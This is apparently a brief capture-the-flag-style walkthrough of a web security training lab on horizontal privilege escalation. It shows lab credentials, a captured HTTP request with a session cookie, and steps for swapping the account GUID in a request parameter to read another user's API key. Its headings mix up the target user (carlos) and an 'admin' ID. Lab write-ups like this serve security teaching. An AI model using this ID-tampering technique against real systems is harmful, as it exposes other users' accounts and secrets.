
Lab: User ID controlled by request parameter, with unpredictable user IDs

This lab has a horizontal privilege escalation vulnerability on the user account page, but identifies users with GUIDs.
To solve the lab, find the GUID for `carlos`, then submit his API key as the solution.
You can log in to your own account using the following credentials: `wiener:peter`

Unpredictable GUID

```
</p>
<a href="/my-account?id=e0da8f87-bf74-4aa0-b97f-68abc90ebf88">
  My account
</a>
```

Administrator GUID in blog posting



Send Login Request to Repeater


Request

Pretty Raw Hex


```
1 GET /my-account?id=57357625-efde-4540-b74a-10a725a86a90 HTTP/1.1
2 Host: 0a5e00e0033de8e7c0890ad900e3003e.web-security-academy.net
3 Cookie: session=ewTEfiskuKaXKDikbHmFj2PkejQzMaGf
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="104"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
```

Change ID to Admin ID

Send Request



200 OK



Submit API Key